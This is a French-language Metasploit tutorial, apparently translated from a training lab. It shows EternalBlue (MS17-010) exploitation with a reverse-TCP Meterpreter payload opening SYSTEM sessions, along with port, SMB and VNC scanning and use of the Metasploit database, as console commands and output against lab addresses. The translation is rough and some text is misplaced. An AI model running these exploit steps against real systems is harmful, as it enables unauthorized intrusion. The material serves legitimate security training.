
Une invite de commande Meterpreter

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.165.39
rhosts => 10.10.165.39
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     10.10.165.39    yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
  RPORT      445             yes      The target port (TCP)
  SMBDomain  .               no       (Optional) The Windows domain to use for authentication
  SMBPass    .               no       (Optional) The password for the specified username
  SMBUser    .               no       (Optional) The username to authenticate as
  VERIFY_ARCH true            yes      Check if remote architecture matches exploit Target.
  VERIFY_TARGET true            yes      Check if remote OS matches exploit Target.
Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.44.70     yes      The listen address (an interface may be specified)
  LPORT     4444            yes      The listen port
Exploit target:
  Id  Name
  --  ---
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Une fois que vous avez défini un paramètre, vous pouvez utiliser la commande **show options** pour vérifier la valeur a été définie correctement.

Paramètres que vous aurez souvent à utiliser sont :

- **RHOSTS** : "Distant host », l'adresse IP du système cible. Une seule adresse IP ou une plage réseau peut être définie. Cette volonté prend en charge la notation CIDR (Classless Inter-Domain Routing) (/24, /16, etc.) ou une plage réseau (10.10.10.x – 10.10.10.y). Vous pouvez également utiliser un fichier où les cibles sont répertoriées, une cible par ligne en utilisant file:/path/of/the/target_file.txt, comme vous pouvez le voir ci-dessous.



```
root@ip-10-10-189-147: ~/Desktop
root@ip-10-10-189-147:~/Desktop# pwd
/root/Desktop
root@ip-10-10-189-147:~/Desktop# cat targets.txt
10.10.100.23
10.10.100.34
10.10.100.45
10.10.100.47
10.10.100.58
10.10.100.59
10.10.100.60
10.10.100.61
10.10.100.73
root@ip-10-10-189-147:~/Desktop#

msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts file:/root/Desktop/targets.txt
rhosts => file:/root/Desktop/targets.txt
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):
  Name      Current Setting  Required  Description
  ----      -
  CHECK_ARCH true            no       Check for architecture on vulnerable hosts
  CHECK_DOPU true            no       Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE false           no       Check for named pipes on vulnerable hosts
  NAMED_PIPES /opt/metasploit-framework-5101/data/wordlists/named_pipes.txt yes      List of named pipes to check
  RHOSTS     file:/root/Desktop/targets.txt yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      445             yes      The SMB service port (TCP)
  SMBDomain  .               no       The Windows domain to use for authentication
  SMBPass    .               no       The password for the specified username
```


- **RPORT** : « Port distant », le port sur le système cible sur lequel l'application vulnérable s'exécute.
- **CHARGE UTILE** : La charge utile que vous utiliserez avec l'exploit.
- **LHÔTE** : "Localhost", l'adresse IP de la machine attaquante.
- **LPORT** : "Local port », le port que vous utiliserez pour que le shell inverse se reconnecte. Ceci est un port sur votre machine d'attaque, et vous pouvez le définir sur n'importe quel port non utilisé par une autre application.
- **SÉANCE** : Chaque connexion établie au système cible à l'aide de Metasploit aura un ID de session. Vous l'utiliserez avec modules de post-exploitation qui se connecteront au système cible à l'aide d'une connexion existante.

Vous pouvez remplacer n'importe quel ensemble de paramètre en utilisant à nouveau la commande **set** avec une valeur différente. Vous pouvez également effacer n'importe quelle valeur de paramètre à l'aide de la commande **unset** ou effacer tout l'ensemble des paramètres avec la commande **unset all**.

La commande tout supprimer

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > unset all
Flushing datastore...
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
----      -
RHOSTS     yes             The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
RPORT      445             yes       The target port (TCP)
SMBDomain  .               no        (Optional) The Windows domain to use for authentication
SMBPass    no              (Optional) The password for the specified username
SMBUser    no              (Optional) The username to authenticate as
VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true            yes       Check if remote OS matches exploit Target.

Exploit target:

Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Vous pouvez utiliser la commande **setg** pour régler les valeurs qui seront utilisées pour tous les modules. La commande **setg** est utilisée comme la commande **set**. La différence est que si vous utilisez la commande **set** pour définir une valeur à l'aide d'un module et que vous passez à un autre module, vous devrez redéfinir la valeur. La commande **setg** vous permet de définir la valeur afin qu'elle puisse être utilisée par défaut dans différents modules. Vous pouvez effacer n'importe quelle valeur définie avec **setg** en utilisant **unsetg**.

L'exemple ci-dessous utilise le flux suivant ;

1. Nous utilisons le ms17_010_eternalblue exploitable
2. Nous définissons les RHOSTS variables à l'aide de la commande **setg** à la place de la commande **set**
3. Nous utilisons la commande **back** de partir le contexte de l'exploit
4. On utilise un auxiliaire (ce module est un scanner pour découvrir les vulnérabilités MS17-010)
5. La commande **show options** affiche le paramètre RHOSTS est déjà renseigné avec l'adresse IP du système cible.

Modules de navigation

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > setg rhosts 10.10.165.39
rhosts => 10.10.165.39
msf5 exploit(windows/smb/ms17_010_eternalblue) > back
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):
  Name      Current Setting      Required  Description
  ----      -
  CHECK_ARCH true                no        Check for architecture on
vulnerable hosts
  CHECK_DOPU true                no        Check for DOUBLEPULSAR on
vulnerable hosts
  CHECK_PIPE false               no        Check for named pipe on
vulnerable hosts
  NAMED_PIPES /opt/metasploit-framework-5101/data/wordlists/named_pipes.txt yes      List of
named pipes to check
  RHOSTS      10.10.165.39          yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:'
  RPORT       445                   yes       The SMB service port (TCP)
  SMBDomain   .                     no        The Windows domain to use for
authentication
  SMBPass     .                     no        The password for the specified
username
  SMBUser     .                     no        The username to authenticate as
  THREADS     1                     yes       The number of concurrent threads
(max one per host)
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

La commande **setg** définit une valeur globale qui sera utilisée jusqu'à ce que vous quittiez Metasploit ou que vous l'effaciez à l'aide de la commande **unsetg**.

Utiliser des modules

Une fois que tous les paramètres du module sont définis, vous pouvez lancer le module à l'aide de la commande **exploit**. Metasploit prend également en charge la commande **run**, qui est un alias créé pour la commande **exploit** comme le mot **exploit** n'avait pas de sens lors de l'utilisation de modules qui n'étaient pas des exploits (scanners de ports, scanners de vulnérabilités, etc.).

La commande peut être utilisée sans aucun paramètre ou en utilisant le paramètre **"-z"**.

La commande **exploit -z** exécutera l'exploit et mettra la session en arrière-plan dès qu'elle s'ouvrira.

La commande exploit -z

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit -z

[*] Started reverse TCP handler on 10.10.44.70:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.12.229:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.12.229:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.12.229:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
[*] 10.10.12.229:445 - Receiving response from exploit packet
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.10.12.229
[*] Meterpreter session 2 opened (10.10.44.70:4444 -> 10.10.12.229:49186) at 2021-08-20 02:06:48 +0100
[+] 10.10.12.229:445 - =====
[+] 10.10.12.229:445 - -----WIN-----
[+] 10.10.12.229:445 - =====
[*] Session 2 created in the background.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Cela vous renverra l'invite contextuelle à partir de laquelle vous avez exécuté l'exploit. Certains modules prennent en charge l'option **check**. Cela vérifiera si le système cible est vulnérable sans l'exploiter.

Séances

Une fois qu'une vulnérabilité a été exploitée avec succès, une session sera créée. Il s'agit du canal de communication établi entre le système cible et Metasploit.

Vous pouvez utiliser la commande **background** pour mettre en arrière-plan l'invite de session et revenir à l'invite **msfconsole**.

Séances d'information

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Alternativement, **CTRL+Z** peut être utilisé pour les sessions de fond.

La commande **sessions** peut être utilisée à partir de l'invite **msfconsole** ou de n'importe quel contexte pour voir l'existant séances.

Liste des sessions actives

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
=====
  Id  Name  Type           Information                               Connection
  --  ---  ---
  1    meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 ->
10.10.12.229:49163 (10.10.12.229)
  2    meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 ->
10.10.12.229:49186 (10.10.12.229)

msf5 exploit(windows/smb/ms17_010_eternalblue) > back
msf5 > sessions

Active sessions
=====
  Id  Name  Type           Information                               Connection
  --  ---  ---
  1    meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 ->
10.10.12.229:49163 (10.10.12.229)
  2    meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 ->
10.10.12.229:49186 (10.10.12.229)

msf5 >
```

Pour interagir avec n'importe quelle session, vous pouvez utiliser la commande **sessions -i** suivie du numéro de session souhaité.

Interagir avec les sessions

```
msf5 > sessions

Active sessions
=====
  Id  Name  Type           Information                               Connection
  --  ---  ---
  1    meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 ->
10.10.12.229:49163 (10.10.12.229)
  2    meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.10.44.70:4444 ->
10.10.12.229:49186 (10.10.12.229)

msf5 > sessions -i 2
[*] Starting interaction with 2...
meterpreter >
```

II Metasploit : Exploitation

Dans cette partie, nous apprendrons à utiliser Metasploit pour l'analyse et l'exploitation des vulnérabilités. Nous expliquerons également comment la fonctionnalité de base de données facilite la gestion des missions de test d'intrusion avec une portée plus large. Enfin, nous verrons comment générer des charges utiles avec **msfvenom** et comment démarrer une session **Meterpreter** sur la plupart des plates-formes cibles.

Plus précisément, les sujets que nous aborderons sont :

- Comment analyser les systèmes cibles à l'aide de Metasploit.
- Comment utiliser la fonctionnalité de base de données Metasploit.
- Comment utiliser Metasploit pour effectuer une analyse de vulnérabilité.
- Comment utiliser Metasploit pour exploiter les services vulnérables sur les systèmes cibles.
- Comment msfvenom peut être utilisé pour créer des charges utiles et obtenir une session Meterpreter sur le système cible.

2.1 Numérisation

Balayage des ports

Metasploit dispose d'un certain nombre de modules pour analyser les ports ouverts sur le système cible et le réseau. Vous pouvez répertorier les modules d'analyse de port potentiels disponibles à l'aide de la commande **search portscan**.

Rechercher un balayage des ports

```
msf6 > search portscan

Matching Modules
=====
# Name                                     Disclosure Date Rank Check Description
- ----
0 auxiliary/scanner/http/wordpress_pingback_access normal No Wordpress Pingback Locator
1 auxiliary/scanner/natpmp/natpmp_portscan normal No NAT-PMP External Port Scanner
2 auxiliary/scanner/portscan/ack normal No TCP ACK Firewall Scanner
3 auxiliary/scanner/portscan/ftpbounce normal No FTP Bounce Port Scanner
4 auxiliary/scanner/portscan/syn normal No TCP SYN Port Scanner
5 auxiliary/scanner/portscan/tcp normal No TCP Port Scanner
6 auxiliary/scanner/portscan/xmas normal No TCP "XMas" Port Scanner
7 auxiliary/scanner/sap/sap_router_portscanner normal No SAPRouter Port Scanner

Interact with a module by name or index, for example use 7 or use
auxiliary/scanner/sap/sap_router_portscanner
msf6 >
```

Les modules d'analyse de port vous demanderont de définir quelques options :

Options d'analyse de port

```
msf6 auxiliary(scanner/portscan/tcp) > show options
```

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

```
msf6 auxiliary(scanner/portscan/tcp) >
```

- **CONCURRENCY** : nombre de cibles à scanner simultanément.
- **PORTS** : plage de ports à analyser. Veuillez noter que 1-1000 ici ne sera pas la même chose que d'utiliser Nmap avec la configuration par défaut. Nmap analysera les 1000 ports les plus utilisés, tandis que Metasploit analysera les numéros de port de 1 à 10000.
- **RHOSTS** : Cible ou réseau cible à analyser.
- **THREADS** : Nombre de threads qui seront utilisés simultanément. Plus de threads se traduira par des analyses plus rapides.

Vous pouvez effectuer directement des analyses Nmap à partir de l'invite msfconsole comme indiqué ci-dessous plus rapidement :

Utilisation de Nmap à partir de l'invite Msfconsole

```
msf6 > nmap -sS 10.10.12.229  
[*] exec: nmap -sS 10.10.12.229
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-20 03:54 BST  
Nmap scan report for ip-10-10-12-229.eu-west-1.compute.internal (10.10.12.229)  
Host is up (0.0011s latency).  
Not shown: 992 closed ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
3389/tcp  open  ms-wbt-server  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49158/tcp open  unknown  
MAC Address: 02:CE:59:27:C8:E3 (Unknown)
```

```
Nmap done: 1 IP address (1 host up) scanned in 64.19 seconds  
msf6 >
```

En ce qui concerne la collecte d'informations, si votre engagement nécessite une approche plus rapide de l'analyse des ports, Metasploit peut ne pas être votre premier choix. Cependant, un certain nombre de modules font de Metasploit un outil utile pour la phase de numérisation.

Identification du service UDP

Le module **scanner/discovery/udp_sweep** vous permettra d'identifier rapidement les services exécutés sur le protocole UDP (User Datagram Protocol). Comme vous pouvez le voir ci-dessous, ce module ne conduira pas une analyse approfondie de tous les services UDP possibles, mais fournit un moyen rapide d'identifier des services tels que DNS ou NetBIOS.

Scan UDP

```
msf6 auxiliary(scanner/discovery/udp_sweep) > run

[*] Sending 13 probes to 10.10.12.229->10.10.12.229 (1 hosts)
[*] Discovered NetBIOS on 10.10.12.229:137 (JON-PC::U :WORKGROUP::G :JON-PC::U :WORKGROUP::G :WORKGROUP::U :__MSBROWSE__::G :02:ce:59:27:c8:e3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/discovery/udp_sweep) >
```

Analyses SMB

Metasploit propose plusieurs modules auxiliaires utiles qui nous permettent d'analyser des services spécifiques. Vous trouverez ci-dessous un exemple. Particulièrement utile dans un réseau d'entreprise serait **smb_enumshares** et **smb_version** mais prenez le temps d'identifier les scanners que la version de Metasploit a installée sur votre système.

Analyse SMB

```
msf6 auxiliary(scanner/smb/smb_version) > run

[+] 10.10.12.229:445 - Host is running Windows 7 Professional SP1 (build:7601) (name:JON-PC)
(workgroup:WORKGROUP ) (signatures:optional)
[*] 10.10.12.229:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Lors de l'exécution d'analyses de services, il serait important de ne pas omettre des services plus "exotiques" tels que NetBIOS. NetBIOS (Network Basic Input Output System), similaire à SMB, permet aux ordinateurs de communiquer sur le réseau pour partager des fichiers ou envoyer des fichiers vers des imprimantes. Le nom NetBIOS du système cible peut vous donner une idée sur son rôle et même son importance (ex. CORP-DC, DEVOPS, SALES, etc.). Vous pouvez également rencontrer certains partages fichiers et dossiers accessibles sans mot de passe ou protégés par un simple mot de passe (ex. admin, administrateur, root, toor, etc.).

N'oubliez pas que Metasploit dispose de nombreux modules qui peuvent vous aider à mieux comprendre le système cible et éventuellement vous aider à trouver des vulnérabilités. Il vaut toujours la peine d'effectuer une recherche rapide pour voir s'il y a des modules qui pourraient être utiles en fonction de votre système cible.

2.2 La base de données Metasploit

Metasploit a une base de données fonction pour simplifier la gestion de projet et éviter toute confusion lors de la configuration des paramètres valeurs.

Vous devrez d'abord démarrez la base de données PostgreSQL, que Metasploit utilisera avec la commande suivante :

```
systemctl start postgresql
```

Ensuite, vous devrez initialiser la base de données Metasploit en utilisant la commande **msfdb init**.

Démarrage de PostgreSQL

```
root@kali:~# systemctl start postgresql
root@kali:~# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-
4.2.11.3/lib/active_record/connection_adapters/abstract_adapter.rb:84: warning: deprecated
Object#=~ is called on Integer; it always returns nil
root@kali:~#
Vous pouvez maintenant lancer msfconsole et vérifier la base de données statut à l'aide de
db_status commande.
```

Vérification de l'état de la base de données

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > fonctionnalité de base de données permettent de créer des espaces de travail pour isoler
différents projetspace de travail. Vous pouvez répertorier les espaces de travail disponibles à l'aide
de la workspace commande.
```

Répertorier les espaces de travail

```
msf6 > workspace
* default
msf6 >
```

Vous pouvez ajouter un espace de travail en utilisant le paramètre **-a** où supprimer un espace de travail à l'aide du paramètre **-d**.

Ajout d'un espace de travail

```
msf6 > workspace -a tryhackme
[*] Added workspace: tryhackme
[*] Workspace: tryhackme
msf5 > workspace
default
* tryhackme
msf6 >
```

Vous remarquerez également que le nouveau nom de la base de données est imprimé en rouge, commençant par un symbole *****.

Vous pouvez naviguer entre les espaces de travail simplement en tapant **workspace** suivi du nom de l'espace de travail souhaité.

Changer d'espace de travail

```
msf6 > workspace
default
* tryhackme
msf5 > workspace default
[*] Workspace: default
msf5 > workspace
tryhackme
* default
msf6 >
```

Vous pouvez utiliser la commande `workspace -h` pour lister les options disponibles pour la commande **workspace**.

Menu d'aide de l'espace de travail

```
msf6 > workspace -h
Usage:
workspace          List workspaces
workspace -v       List workspaces verbosely
workspace [name]   Switch workspace
workspace -a [name] ... Add workspace(s)
workspace -d [name] ... Delete workspace(s)
workspace -D       Delete all workspaces
workspace -r       Rename workspace
workspace -h       Show this help information
```

Différent de l'habituel Utilisation de Metasploit, une fois Metasploit lancé avec une base de données, la commande **help**, vas afficher le menu des commandes de bases de données.

Commandes de base de données

Database Backend Commands

=====

Command	Description
-----	-----
analyze	Analyze database information about a specific address or address range
db_connect	Connect to an existing data service
db_disconnect	Disconnect from the current data service
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_rebuild_cache	Rebuilds the database-stored module cache (deprecated)
db_remove	Remove the saved data service entry
db_save	Save the current data service connection as the default to reconnect on startup
db_status	Show the current data service status
hosts	List all hosts in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
workspace	Switch between database workspaces

Si vous lancez une analyse Nmap en utilisant le **db_nmap** ci-dessous, tous les résultats seront enregistrés dans la base de données.

La commande db_nmap

```
msf6 > db_nmap -sV -p- 10.10.12.229
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-20 03:15 UTC
[*] Nmap: Nmap scan report for ip-10-10-12-229.eu-west-1.compute.internal (10.10.12.229)
[*] Nmap: Host is up (0.00090s latency).
[*] Nmap: Not shown: 65526 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup:
WORKGROUP)
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server?
[*] Nmap: 49152/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49158/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49162/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: MAC Address: 02:CE:59:27:C8:E3 (Unknown)
[*] Nmap: Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 94.91 seconds
msf6 >
```

Vous pouvez maintenant atteindre les informations pertinentes pour les hôtes et les services s'exécutant sur les systèmes cibles avec la commande **hosts** et **services**.

Hôtes et services

```
msf6 > hosts

Hosts
=====
address      mac          name          os_name os_flavor os_sp purpose
info comments
-----
10.10.12.229 02:ce:59:27:c8:e3 ip-10-10-12-229.eu-west-1.compute.internal Unknown
device
msf6 > services

Services
=====
host      port  proto  name          state info
----
10.10.12.229 135  tcp    msrpc          open  Microsoft Windows RPC
10.10.12.229 139  tcp    netbios-ssn    open  Microsoft Windows netbios-ssn
10.10.12.229 445  tcp    microsoft-ds   open  Microsoft Windows 7 - 10 microsoft-ds
workgroup: WORKGROUP
10.10.12.229 3389 tcp    ssl/ms-wbt-server open
10.10.12.229 49152 tcp    msrpc          open  Microsoft Windows RPC
10.10.12.229 49153 tcp    msrpc          open  Microsoft Windows RPC
10.10.12.229 49154 tcp    msrpc          open  Microsoft Windows RPC
10.10.12.229 49158 tcp    msrpc          open  Microsoft Windows RPC
10.10.12.229 49162 tcp    msrpc          open  Microsoft Windows RPC
msf6 >
```

Les commandes **hosts -h** et **services -h** peuvent aider à se familiariser avec les options disponibles. Une fois les informations de l'hôte récupéré elles sont stocké dans la base de données, vous pouvez utiliser la commande **hosts -R** pour ajouter ces valeurs au paramètre **RHOSTS**.

Exemple de flux de travail

1. Nous utiliserons le module d'analyse des vulnérabilités qui trouve les vulnérabilités potentielles MS17-010 avec la commande **use auxiliary/scanner/smb/smb_ms17_010**.
2. Nous définissons les **RHOSTS** valeur en utilisant **hosts -R**.
3. Nous avons tapé **show options** pour vérifier si toutes les valeurs ont été correctement attribuées.
4. Une fois tous les paramètres sont définis, nous lançons l'exploit en utilisant la commande **run** ou **exploit**.

Utiliser des hôtes enregistrés

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > hosts -R
Hosts
=====
address      mac          name          os_name os_flavor os_sp purpose
info comments
-----
10.10.12.229 02:ce:59:27:c8:e3 ip-10-10-12-229.eu-west-1.compute.internal Unknown
device
RHOSTS => 10.10.12.229
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):
Name      Current Setting      Required  Description
----      -
CHECK_ARCH true                 no        Check for architecture on
vulnerable hosts
CHECK_DOPU true                 no        Check for DOUBLEPULSAR on
vulnerable hosts
CHECK_PIPE false                no        Check for named pipe on
vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List
of named pipes to check
RHOSTS     10.10.12.229         yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:'
RPORT      445                  yes       The SMB service port (TCP)
SMBDomain  .                    no        The Windows domain to use for
authentication
SMBPass    .                    no        The password for the specified
username
SMBUser    .                    no        The username to authenticate as
THREADS    1                    yes       The number of concurrent threads
(max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```

S'il y a plus d'un hôte enregistré dans la base de données, toutes les adresses IP seront utilisées lorsque la commande **hosts -R** est utilisé.

Dans un test d'intrusion, nous pourrions avoir le scénario suivant :

- Trouver l'hôte disponible en utilisant la commande **db_nmap**
- Scannez-les pour une autre vulnérabilité ou ports ouverts (à l'aide d'un module d'analyse de port)

La commande **services** utilisée avec le paramètre -S vous permettra de rechercher des services spécifiques dans l'environnement.

Interrogation de la base de données pour les services

```
msf6 > services -S netbios
Services
=====

host      port proto name      state info
----      -
10.10.12.229 139 tcp  netbios-ssn open  Microsoft Windows netbios-ssn

msf6 >
```

Vous voudrez peut-être chercher le résultat à portée de main tels que :

- HTTP : Pourrait héberger potentiellement une application Web où vous pouvez trouver des vulnérabilités telles que l'injection SQL ou le code distant Exécution (RCE).
- FTP : pourrait permettre une connexion anonyme et donner accès à des fichiers intéressants.
- PME : Peut-être vulnérable aux exploits SMB comme MS17-010
- SSH : Qui aurait un identifiant par défaut ou faciles à deviner
- RDP : Peut-être vulnérable à Bluekeep ou autorise l'accès au bureau si des informations d'identification faibles ont été utilisées.

Comme vous pouvez le voir, Metasploit possède de nombreuses fonctionnalités pour faciliter les engagements tels que la possibilité de compartimenter votre engagement dans des espaces de travail, analysez vos résultats à un niveau élevé, et importez et explorez rapidement des données.

2.3 Analyse des vulnérabilités

Metasploit vous permet d'identifier rapidement certaines vulnérabilités critiques qui pourraient être considérées comme « low hanging fruit ». Le terme « fruits à portée de main » fait généralement référence à des vulnérabilités facilement identifiables et exploitables qui pourrait potentiellement vous permettre de prendre pied sur un système et, dans certains cas, d'obtenir des privilèges de haut niveau tels que root ou administrateur.

La recherche de vulnérabilités à l'aide de Metasploit dépendra fortement de votre capacité à scanner et à identifier la cible. Plus vous êtes performant à ces étapes, plus Metasploit peut vous offrir des options. Par exemple, si vous identifiez une VNC service s'exécutant sur la cible, vous pouvez utiliser la fonction **search** sur Metasploit pour lister les modules utiles. Les résultats contiendront des modules de charge utile et de publication. A ce stade, ces résultats ne sont pas très utiles car nous n'avons pas découvert un exploit potentiel à utiliser pour l'instant. Cependant, dans le cas de VNC, il existe plusieurs modules de scanner que l'on peut utiliser.

Exemple : modules de numérisation VNC

```
msf6 > use auxiliary/scanner/vnc/
use auxiliary/scanner/vnc/ard_root_pw  use auxiliary/scanner/vnc/vnc_login  use
auxiliary/scanner/vnc/vnc_none_auth
msf6 > use auxiliary/scanner/vnc/
```

Vous pouvez utiliser la commande **info** pour n'importe quel module afin d'avoir une meilleure compréhension de son utilisation et de son objectif.

```
msf6 auxiliary(scanner/vnc/vnc_login) > info
```

Name: VNC Authentication Scanner
Module: auxiliary/scanner/vnc/vnc_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
carstein
jduck

Check supported:
No

Basic options:

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
